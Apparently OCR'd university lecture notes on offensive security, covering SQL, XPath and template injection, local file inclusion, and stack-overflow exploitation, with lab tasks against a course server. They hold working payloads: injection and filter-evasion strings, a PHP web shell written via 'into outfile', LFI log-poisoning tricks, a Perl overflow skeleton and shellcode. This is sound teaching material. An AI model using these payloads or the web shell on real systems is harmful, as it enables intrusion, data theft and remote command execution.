Php uses the *mysql_connect, mysql_select_db, mysql_query, mysql_num_rows mysql_fetch_array* Etc. commands

SQL practice: Check your sql command


The following script prints out the generated sql query (it is only for demonstration, that never happens with real websites)





Simple sql injection exploitation


The easiest case of sql injection is when we have a direct influence on an action. Using the previous example we can modify the sql query to be true and allow the login. With the ' or '1'='1 (note that the closing quotation mark is deliberately missing, it will be placed by the server side script before the execution) the sql engine will evaluate the whole query as true because 1 is equal to 1 (1 now is a string not a number)



Normally attackers have to face much more complex exploitation. Usually the attacker has only indirect influence on the website action.

Simple sql injection exploitation

If the server side query is more complex then the attacker will have to provide more sophisticated input:



The previous solution does not work anymore, because the script only accepts the input when there's only one row result (Note, the attacker can't see the server side script, but he can guess).

How to modify the query to have only one row as result?

7.1.2 Type of sql injection exploitations

Based on the situation how the attacker can influence the server side sql query and the sql engine settings (what is enabled by the configuration and what is not) the attacker can choose from the following methods:

- **Boolean based blind**

  The attacker provided an input and observes the website answer. The answer is either page 1 or page 2 (only two options). There's no direct response to the attacker's query but it's possible to play a true and false game using the two different responses. The difference between the two responses can be only one byte or totally different (see example later).

- **Error based**

  The attacker forces syntactically wrong queries and tries to map the database using the data provided by the error messages.

- **Union query**

  The attacker takes advantage of the sql's union select statement. If the attacker can intervene to the sql query then he can append it with a union select and form the second query almost freely (see example later).

- **Stacked query**

  If the sql engine supports stacked queries (first query; second query; etc.) then in case of a vulnerable parameter the attacker closes the original query with a semicolon and writes additional queries to obtain the data.

- **Time based blind**

  It is the same as the boolean based, but instead of having two different web responses the difference is the response time (less trustworthy).

- **Other options**

  Besides that the attacker can obtain or modify the database in case of sql injection, the vulnerability can be used for further attacks as well if the db engine settings allow that:

  - **Reading local files**

    The attacker can obtain data expect for the database

  - **Writing local files**


    With the *select into outfile* command the attacker can write local files

  - **Executing OS commands**

    In some cases the db engine has the right to execute os level commands

7.1.3 Blind boolean based sqli exploitation

Depending on the input the attacker can see two different answers from the server. Example:




That is the first version of the webpage
This is the main text of the webpage

If we provide a non-existing user e.g. *laszlo*, the first version of the page appears. For valid users such as *admin* (The attacker doesn't necessarily has valid user for the site) the second version appears.

Since there's no input validation for the email parameter, the attacker can produce both answers:

That is the second version of the webpage
This is the main text of the webpage



That is the first version of the webpage
This is the main text of the webpage

Ok, we can enumerate the users in that particular case, but how can we obtain the whole database with only true or false answers?

There are special table independent queries that always work for specific database engines (general queries for mysql, postgresql, etc.). For example for mysql we can use the following queries:

- Mysql version: *SELECT @@version*
- Mysql user, password: *SELECT host, user, password FROM mysql.user;*
- Mysql databases: *SELECT schema_name FROM information_schema.schemata;*
- Mysql tables: *SELECT table_schema,table_name FROM information_schema.tables WHERE table_schema != 'mysql' AND table_schema != 'information_schema'*
- Etc., see detail: http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet

In order to execute such a query we need to arrange the current query to be accepted by the server side script (syntatically should be correct):

$http://193.225.218.118/sql3.php?\mathbf{email=laszlo'}or\mathbf{here\ goes\ the\ query\ or\ '1'='2}$

Since the vulnerable parameter was escaped with a quotation mark, the query should end with a missing quotation mark (the server side script will place it, if there's no missing quotation mark, the query will be syntatically wrong).

The second part of the query should be boolean too, e.g.:


$http://193.225.218.118/sql3.php?\mathbf{email=laszlo'}or\mathbf{ASCII(Substr((SELECT\ @@VERSION),1,1))<64}or\mathbf{'1'='2}$

The previous query checks if the ASCII code of the first character of the response of SELECT @@VERSION is less than 64.

Task: Find the first character of the db version!


7.1.4 Exploitation with sqlmap


Several tool exists for automatic sql injection exploitation. Sqlmap is an advanced sqli tool. The first step is to check if sqlmap manages to identify the vulnerable parameters)



If sqlmap has identified the vulnerability the attacker could ask for specific data:

- –dbs: the databases in the db engine
- -D selecteddb –tables: the tables in the selected database
- -D selecteddb –T selectedtable –columns: the columns in the selected table of the selected database
- -D selecteddb –T selectedtable –dump: all data in the selected table of the selected database





7.1.5 Writing local files with sql injection

Instead of asking for boolean result the attacker can use the select into outfile syntax to write a local file to the server. Since this is a new query the attacker has to chain it to the vulnerable first query (union select of stacked query exploitation). This is only possible if the following conditions are fulfilled:

- Union select or stacked queries are enabled
- With union select the attacker has to know or guess the row number and the types of the chained query (see example)
- A writable folder is needed in the webroot that later is accessible by the attacker
- The attacker has to know or guess the webroot folder in the server computer

Example: $http://193.225.218.118/sql3.php?\mathbf{email}=\mathbf{laszlo}'union select `Imagine here' stheattackingscript'$
$`0',`0',`0' into outfile `/var/www/temp/lennon.php$

Exploitation demo...

- First, guess the webroot and the writable folder
- Guess the number of columns from the original query and guess also the types of the rows
- Test the union select if it is executed with different row numbers
- Upload a simple string
- Find an attacking script and upload it

```
<HTML><BODY>
<FORM METHOD="GET" NAME="myform" ACTION="">
<INPUT TYPE="text" NAME="cmd">
<INPUT TYPE="submit" VALUE="Send">
</FORM>
<pre>
<?
if($_GET['cmd']) {
  system($_GET['cmd']);
  }
?>
</pre>
</BODY></HTML>
```

Not secure | 193.225.218.118/temp/ge3.php?cmd=ls

0 Adminisztrátor admin admin 3 Adminisztrátor admin admin

ls Send

```
012569.php
0125692.php
0125693.php
0x00.php
42.php
42_1.php
42_3.php
42_4.php
42_5_list.php
```

Sql injection filter evasion techniques

- White Space *or 'a' = 'a'*
- Null Bytes *%00' UNION SELECT password FROM Users WHERE username='admin'--*
- SQL Comments */**/UNION/**/SELECT/**/password/**/FROM/**/Users/**/WHERE/**/name/**/LIKE/**/'admin'--*
- URL Encoding *%27%20UNION%20SELECT%20password%20FROM%20Users%20WHERE%20name%3D%27admin%27--*
- Character Encoding *' UNION SELECT password FROM Users WHERE name=char(114,111,111,116)--*
- String Concatenation *EXEC('SEL' + 'ECT 1')*
- Hex Encoding *Select user from users where name = unhex('726F6F74')*

Xpath injection

Instead of storing datasets in databases, data can be stored in xml format.

Example:

```
<?xml version="1.0" encoding="UTF-8"?>
    <users>
        <user>
            <name>john</name>
            <fullname>John Lennon</fullname>
            <email>johnlennon@ifi.uio.no</email>
            <password>imagine</password>
        </user>
        <user>
            <name>paul</name>
            <fullname>Paul McCartney</fullname>
            <email>paulmccartney@ifi.uio.no</email>
            <password>yesterdays</password>
        </user>
        <user>
            <name>admin</name>
            <fullname>Administrator</fullname>
            <email>[redacted]</email>
            <password>Beatles</password>
        </user>
    </users>
```

Example task:
http://193.225.218.118/xpath/index2.php
Get the admin user's email (flag)!

Xpath query with php

Xpath can be used to make a query, e.g. finding the full name of the user whose username is john and the password is imagine:

$xml->xpath("/users/user[name='john' and password='imagine']/fullname")

Finding the first user in the database:

$xml->xpath("/users/user[position()=1]/fullname")

Finding the penultimate user:

$xml->xpath("/users/user[last()-1]/fullname")

Other xpath functions can be used as well:

last(), count(node-set), string(), contains(), etc.


The full xpath reference is here:
https://docs.oracle.com/cd/E35413_01/doc.722/e35419/dev_xpath_functions.htm

Xpath injection

Xpath injection is possible when there's no input validation or the validation is inappropriate in the xpath query, e.g.

```
$results = (xml->xpath("/users/user[name='".$_POST['username']."' and password='".($_POST['passwd'])."']/fullname"));
$fullname=$results[0];
if (count($results)>0)
{
  print("Hello ".$fullname."!");

  $results2 = (xml->xpath("/users/user[name='".$_POST['username']."']/email"));
  $em=$results2[0];
  print("<br>Your email: ".$em);

}
```

The exploitation of the vulnerability looks like an sql injection exploitation:



Tutorial for xpath injection: http://securityidiots.com/Web-Pentest/XPATH-Injection/xpath-injection-part-1.html
https://media.blackhat.com/bh-eu-12/Siddharth/bh-eu-12-Siddharth-Xpath-WP.pdf

Server Side Template Injection (SSTI)

Template engines are widely used by web applications to present dynamic data via web pages. Unsafely embedding user input in templates enables Server-Side Template Injection. Example:

$output = $twig->render("Dear {first_name},", array("first_name" => $user.first_name));

If a user input is substituted as template parameter without proper validation then the vulnerability appears:


*$output = $twig->render(**$_GET['custom_email']**, array("first_name" => $user.first_name));*

After detecting the vulnerability the next step is to identify the template engine that was used (e.g. Smarty, Twig, Jade). Each template engine has specific exploitation. In case of a successful exploitation the attacker can even execute arbitrary shell commands.

More details can be found here: https://portswigger.net/blog/server-side-template-injection

7.2 Local File Inclusion


Local file inclusion (LFI) is a vulnerability when the attacker can include a local file of the webserver using the webpage. If the server side script uses an include file type of method and the input for the method is not validated then the attacker can provide a filename that points to a local file:



Task: Find the flag inside the /etc/flag/index file!

Exploitation of the LFI vulnerability


Adding null character at the end of the directory sometimes works when the normal exploitation fails:



7.2.1 Exploitation of the LFI Vulnerability


In addition to obtaining local files an additional aim is to upload attacking scripts and execute commands.

Depending on the server and the php settings executing php scripts can be possible if the local file is the: *php://input* and the php script is the posted data:



In other cases providing except as file will execute the desired OS command, e.g.: http://193.225.218.118/lfi.php?COLOR=expect://ls

A php script source cannot be obtained through a browser, because the script is executed on the server side. But using encoding and php://filter as input the server side scripts can be obtained too. Since Php 5.0.0 the *php://filter/convert.base64-encode/resource* function is enabled. It encodes the php file with base64 and the php script source reveals.




Find the flag here: http://193.225.218.118/lfi2.php?COLOR=whatever

If the *environ* file is not accessible by the webserver then the attacker can try to find the webserver *processid* and access the environ file through the *processid*.


The attacker can also try to find the user agent by */proc/self/fd/* and brute-forcing the number (usually 12 or 14 in Apache)

/proc/self/fd/12
/proc/self/fd/14%00
/proc/self/fd/12
/proc/self/fd/14%00
/proc/<apache_id>/fd/12
/proc/<apache_id>/fd/14 (apache id is from /proc/self/status)
/proc/<apache_id>/fd/12%00
/proc/<apache_id>/fd/14%00

If the logs are accessible through the web server then the attacker can place the attacking php script in the logs to be executed in the same way as in the case of the */proc/self* folder. The logs can be in various places, one option is to check /var/log/apache2 folder:




Instead of *phpinfo*, it's better to use the *system()* php command:



In this way the attacking script can be uploaded. If the log file is too long then the browser will not be able to display the logs.

The attacker can influence the source ip, the web method, the http version, the url and the browser data in the logs. The easiest way is to modify the browser data (type of browser), because it's a string, so php functions such as *system()* or *phpinfo()* can be substituted:



If the php settings allow, remote file can be inserted to the page.

Php settings relevant to remote inclusion:


allow_url_fopen: open file with *fopen*

allow_url_include: include, *include_once*, *require* and *require_once*

If the attacker can include remote files he will be able to include attacking scripts that are stored on an attacker controlled web server.

7.3 Vulnerability databases

Vulnerabilities are registered in a database, each vulnerability has a unique identification number.
Common Vulnerabilities and Exposures (CVE) E.g.: CVE-2015-7297



Common Weakness Enumeration (CWE)
It contains vulnerability types, e.g. CWE-89

CWE - 89 : Improper Sanitization of Special Elements used in an SQL Command ('SQL Injection')


CWE Definition	http://cwe.mitre.org/data/definitions/89.html
Number of vulnerabilities:	5077
Description	The software constructs all or part of an SQL command using externally-influenced input from an upstream component, but it does not sanitize or incorrectly sanitizes special elements that could modify the intended SQL command when it is sent to a downstream component.Without sufficient removal or quoting of SQL syntax in user-controllable inputs, the generated SQL query can cause those inputs to be interpreted as SQL instead of ordinary user data. This can be used to alter query logic to bypass security checks, or to insert additional statements that modify the back-end database, possibly including execution of system commands.
Background Details	
Other Notes	

Vulnerabilities By Type

Year	# of Vulnerabilities	DoS	Code Execution	Overflow	Memory Corruption	Sql Injection	XSS	Directory Traversal	Http Response Splitting	Bypass something	Gain Information	Gain Privileges	CSRF	File Inclusion	# of exploits
1999	894	177	112	172			2	7		25	16	103			2
2000	1020	257	208	206		2	4	20		48	19	139			
2001	1677	403	403	297		7	34	123		83	36	220		2	2
2002	2156	498	553	435	2	41	200	103		127	74	199	2	14	1
2003	1527	381	477	371	2	49	129	60	1	62	69	144		16	5
2004	2451	580	614	410	3	148	291	111	12	145	96	134	5	38	5
2005	4935	838	1627	657	21	604	786	202	15	289	261	221	11	100	14
2006	6610	893	2719	663	91	967	1302	322	8	267	271	184	18	849	30
2007	6520	1101	2601	953	95	706	884	339	14	267	323	242	69	700	44
2008	5632	894	2310	699	128	1101	807	363	7	288	270	188	83	170	74
2009	5736	1035	2185	700	188	963	851	322	9	337	302	223	115	138	738
2010	4652	1102	1714	680	142	520	605	275	8	234	282	238	86	73	1493
2011	4155	1221	1234	770	351	294	467	108	7	197	409	205	58	12	557
2012	5297	1425	1459	843	423	243	758	122	13	343	389	250	166	14	624
2013	5191	1454	1186	859	366	156	650	110	7	352	511	274	123	1	205
2014	7946	1598	1574	850	420	305	1105	204	12	457	2104	239	264	2	401
2015	6484	1791	1826	1079	749	218	778	150	12	527	748	367	248	5	127
2016	6447	2028	1494	1325	717	94	497	99	15	444	843	600	87	7	1
2017	14714	3154	3004	2805	745	503	1515	274	11	629	1706	459	328	18	6
2018	13625	1564	2578	2062	352	416	1565	418	8	597	1094	215	367	24	4
Total	107669	22194	29978	16836	4995	7337	12230	3732	159	5768	9823	4845	2030	2188	4333
% Of All		20.8	27.8	15.6	4.6	6.8	12.3	3.5	0.1	5.4	9.1	4.5	1.9	2.0	

Vega is a free and open source web security scanner and web security testing platform to test the security of web applications.

DEMO...



7.3.1 Automatic web vulnerability scanners

Automatic tools can carry out fast vulnerability identification. They have huge vulnerability databases that contain the requests that have to be sent for checking a vulnerability. Based on the answer the scanner decides wheter the vulneraility exists or not. The main characteristics of the scanners are:

- working with predifened web requests
- since the complexity is not too high (they cannot really find connections between actions), usually they have several false positives,
- the identified vulnerabilities are categorized according to the severity (critical, high, medium, low, information disclosure),
- scans usually can be customized (which scripts to run),
- tools can be trained how to login to a password protected web area.

8 Lecture 8: Binary exploitation 1, stack overflow, Return Oriented Programming

Lecture Overview

- What is a binary, what are the file formats
- What is Virtual Address Space and what inside of it
- Assembly language summary
- How to debug the executables
- Windows and Linux specific stack overflows
- Return to libc
- Return Oriented Programming

8.1 Binary (executable) files

Binaries are files that can be executed by the OS. Binaries contain machine code instructions that the CPU understands. The binary file format depends on the CPU architecture and the OS.

Example CPU architectures:

Intel X86: *mov eax, 0x10; int 0x33* **Intel X86-64**: *mov rax, [rbp-0x8]*
ARMv1: *ADD R0, R1, R2* **ARMv8**: *ADD W0, W1, W2*

Others: MIPS, AT&T, IBM, MOTOROLA, SPARC

Instruction length: RISC/CISC

The binary file format is the format that describes how the OS stores the binary code.

Microsoft: **Portable Executable** (PE32, PE32+)

Linux: **ELF**


Mac: **MACH-O**

8.1.1 Compiling files

To make a binary executable file a source code has to be compiled. There's direct connection between the machine code and the assembly code. If the source is written in assembly then the compilation is unambiguous.

Assembly code <-> Machine code

Normally the source code is written in a higher level language. It can be native code (e.g. C, C++) or even higher level code such as .net or java. In that cases the perfect decompiling of the binary is not possible (What about the variables and function names?)



Debug mode: Variable and function names are saved (symbol table) and inserted into the binary. It can be used for debugging to find errors.

Release mode: Only the necessary details are compiled.

In addition to the compiled source code the binaries contain additional data. The source code needs to use the OS API to execute basic functions such as createfile, gettime, etc. The compilation can be done in two basic ways: static linking or dynamic linking.

Static linking: A copy of all the used external methods and variables are placed inside the binary (During the compile time).

Dynamic linking: The external methods are not inside the binary it will be placed into the virtual address space (see later) of the process when the binary is launched by the OS. Only the references are inside.


8.2 Virtual Address Space

When an executable is launched the OS generates a Virtual Address Space for the process or processes. Each process has its own Virtual Address Space where the process can use arbitrary (practically almost infinite) memory size. The size is influenced by the addressable memory size (32bit 2^{32}=4GB, 64bit 2^{64}=64TB). The virtual memory differs from the physical memory, so it is beneficial because:

- the process doesn't need to address the real physical memory (RAM), that would be a nightmare from programming point of view,
- the processes are separated from each-other, so one process can't access directly another process-memory (indirectly yes: e.g. createRemoteThread, debugging another process, etc.)
- the OS handles the memory requirements dynamically, it's not necessary to know the memory requirements in advance. Interactive programs can calculate required

8.3 Binary (executable) files


In order to use the real physical memory the OS provides a runtime memory translation between the virtual and the physical memory.



This is also useful to optimize the physical memory usage (the same memory pages have only one copy in the physical memory).

8.3.1 Compiling files

The Virtual Address Space is divided into kernel and user space. The user space consist of segments (code and data).



8.3.2 segments

The user space contains different segments:


- The code segment for the main executable
- Data segment for the global variables
- Stack segments for each thread
- Heap segments for dynamic memory allocations
- The dynamically loaded libraries (in case of dynamic linking)

  - The code segment of the linked library
  - The data segment for the linked library
  - Relocations (if two libraries intend to load to the same place then one has to be relocated).


- etc.

What is a Position Independent Executable?


Check the Virtual Address Space of a winword process! Use a debugger (e.g. Immunity debugger) and attach to the running process.



All dynamically loaded libraries can be listed. A library can be loaded runtime (e.g. Windows LoadLibraryA API) as well, so only the actual status is presented.



A detailed virtual memory map can be printed as well with all debuggers:



8.4 The assembly language

The assembly language tells directly to the CPU what to do. The CPU has registers. General purpose registers (intel x86 architecture - 32bit): eax, ebx, ecx, edx; memory addressing registers: esi, edi; base pointer: ebp; stack pointer: esp; instruction pointer: eip; The registers with 64bit are: rax, rbx, rcx, rip, etc.

The CPU executes instructions that carry out simple memory or register related tasks. Examples:

mov eax, 0x10: sets eax to 16 mov dword ptr [eax], 0x10: set the memory that the eax references to 16 add eax, ebx: add the value of ebx to eax

push ecx: places the ecx register to the top of the stack

call edx: executes a method that is placed at the address of edx

jz 0x7c543320: jumps to the address 0x7c543320 if the zero flag is set


repne scas byte ptr es:[edi]: scan a string

Debugging a process

With a debugger a process can be executed step by step, instruction by instruction. Try out some instructions with Immunity and gdb!


Linux/gdb ->

Windows/Immunity



The stack

The stack is a data type segment that stores the data in a LIFO (last in first out) structure. There are special instructions that place data (push) and also instructions to pick and remove data (pop) from the stack. For example *push eax* places the value of *eax* on top of the stack and moves the stack pointer (*esp/rsp*) up. The pop-type instructions remove the top of the stack (move the stack pointer down) and copy the removed value to the specified registers. Special instructions such as *pushad, popad* place/pick up all the register values in a specified order. Each thread has its own stack that makes data storing fast and reliable.



8.4.1 The stack frame - calling conventions

The stack frame is a continuous block inside the stack that stores the data of a method that was called (callee) by the caller. When a method is called the caller or callee (depends on the calling convention) prepares the stack for the method execution. The stack frame contains the following data:

- Method parameters - In order to pass parameters to the method the parameters are placed on the stack (with some calling conventions such as fastcall it is placed inside the registers)
- The return address of the method – in order to be able to return to the place where the method is called the return address is placed
- The local variables – local variables of the method die after exiting the method so they are stored inside the stack frame
- The saved base pointer – to have a reference to the local variables, the top of the stack is saved to the base pointer and the previous base pointer is stored inside the stack frame

Prior to the method execution the stack frame has to be prepared:

- The caller places the method parameters on the stack
- The caller places the return address on the stack
- The previous base pointer is placed on the stack as well
- The new base pointer is set by copying the current stack pointer (*mov ebp, esp*)
- The top of the stack is modified to allocate place for the local variables


When the method exits:

- The instruction pointer jumps back to the calling instruction (ret)
- The saved base pointer has to be reset (ebp)
- The stack frame has to be removed (The values are not removed, only the stack pointer changes)


8.4.2 The stack frame – calling conventions

Who removes the stack frame after exiting a method: the caller or the callee? The stack frames are placed after each other if the method calls are embedded (the callee calls another method that calls a third one …)

Stack frames on the stack




Method prologue and epilogue



8.4.3 Stack buffer overflow


Stack buffer overflow occurs when a local variable on the stack is overwritten. This is possible e.g. when the size of the local variable is not considered therefore the return pointer of the stack frame can be modified by a user controlled data.




```
#include <string.h>
void func1(char* ar1)
{
  char ar2[10];
  strcpy(ar2,ar1);
}
int main(int argc, char* argv[])
{
  func1(argv[1]);
}
```

8.5 Stack overflow exploit

The exploit should overrun the local variable and arrive to the return pointer. The size of this (padding) depends on the size of the local variable and the stack layout, etc. It can be determined by debugging or using unique string such as "aaaabbbbccccddddeeee…." and then obtain the address from the error message. The new return address can point to the beginning of the payload.



This solution is not so stable (it relies on the payload global address). Instead the following solutions is used:



Exploits for command line executables can be generated using easy scripting languages such as Perl or Python.

```
#!/usr/bin/perl
my $padding = "A"x14;
my $eip = "\x32\x31\xd9\x7d"; #current jmp esp address
my $nopsled = "\x90"x10;
my $payload = "";
print $padding.$eip.$nopsled.$payload;
```

The payload executes some harmful operation. To prove a vulnerability, something harmless is used, e.g. open a calculator in windows or execute a shell (/bin/sh) in Linux.

What does this payload do? ->

```
xor ecx, ecx
push ecx
push 636c6163
push 1
mov ebp, esp
add ebp+4
push ebp
mov eax, kernel32.WinExec
call eax
```

DEMO…

8.5.1 Available payloads for exploits (Shellstorm)

The payload executes something for the attacker's sake. There are prewritten payloads as well. A payload has to consider the OS type and version, but there are general (longer) exploits that are applicable for multiple versions (but same OS). Shellstorm has a huge paylaod database.

Intel x86-64

- Linux/x86-64 - Add map in /etc/hosts file - 110 bytes *by Osanda Malith Jayathissa*
- Linux/x86-64 - Connect Back Shellcode - 139 bytes *by MadMouse*
- Linux/x86-64 - access() Egghunter - 49 bytes *by Doreth.Z10*
- Linux/x86-64 - Shutdown - 64 bytes *by Keyman*
- Linux/x86-64 - Read password - 105 bytes *by Keyman*
- Linux/x86-64 - Password Protected Reverse Shell - 136 bytes *by Keyman*
- Linux/x86-64 - Password Protected Bind Shell - 147 bytes *by Keyman*
- Linux/x86-64 - Add root - Polymorphic - 273 bytes *by Keyman*
- Linux/x86-64 - Bind TCP stager with egghunter - 157 bytes *by Christophe G*
- Linux/x86-64 - Add user and password with open,write,close - 358 bytes *by Christophe G*
- Linux/x86-64 - Add user and password with echo cmd - 273 bytes *by Christophe G*
- Linux/x86-64 - Read /etc/passwd - 82 bytes *by Mr.Un1k0d3r*

8.5.2 Linux debuggers


Linux has command line debuggers (e.g. gdb) and graphical debuggers (edb) as well. Gdb has an exploit writing extension: PEDA (Python Exploit Development Assistance).


8.6 Stack overflow exploitation in linux

The first step is to identify the vulnerability. That can be carried out by different type of fuzzing. Fuzzing is a processes of providing various data (invalid too) to the application. A segmentation fault (access violation in Windows) indicates some errors. (Download my testbinary: http://193.225.218.118/WS08/binaries/manymeth)

A value can be invalid if

- the format is incorrect,
- it contains unexpected values (e.g. %s),
- it is too long,
- and many other ways. ☺






After the vulnerability has been identified it is necessary to debug the application and get to the part where the vulnerability occurs (the virtual address space is compromised).

The ***start*** command jumps to the beginning of the binary. Other useful commands:


s : step (execute one instruction)

until [address]: execute until a specified memory address

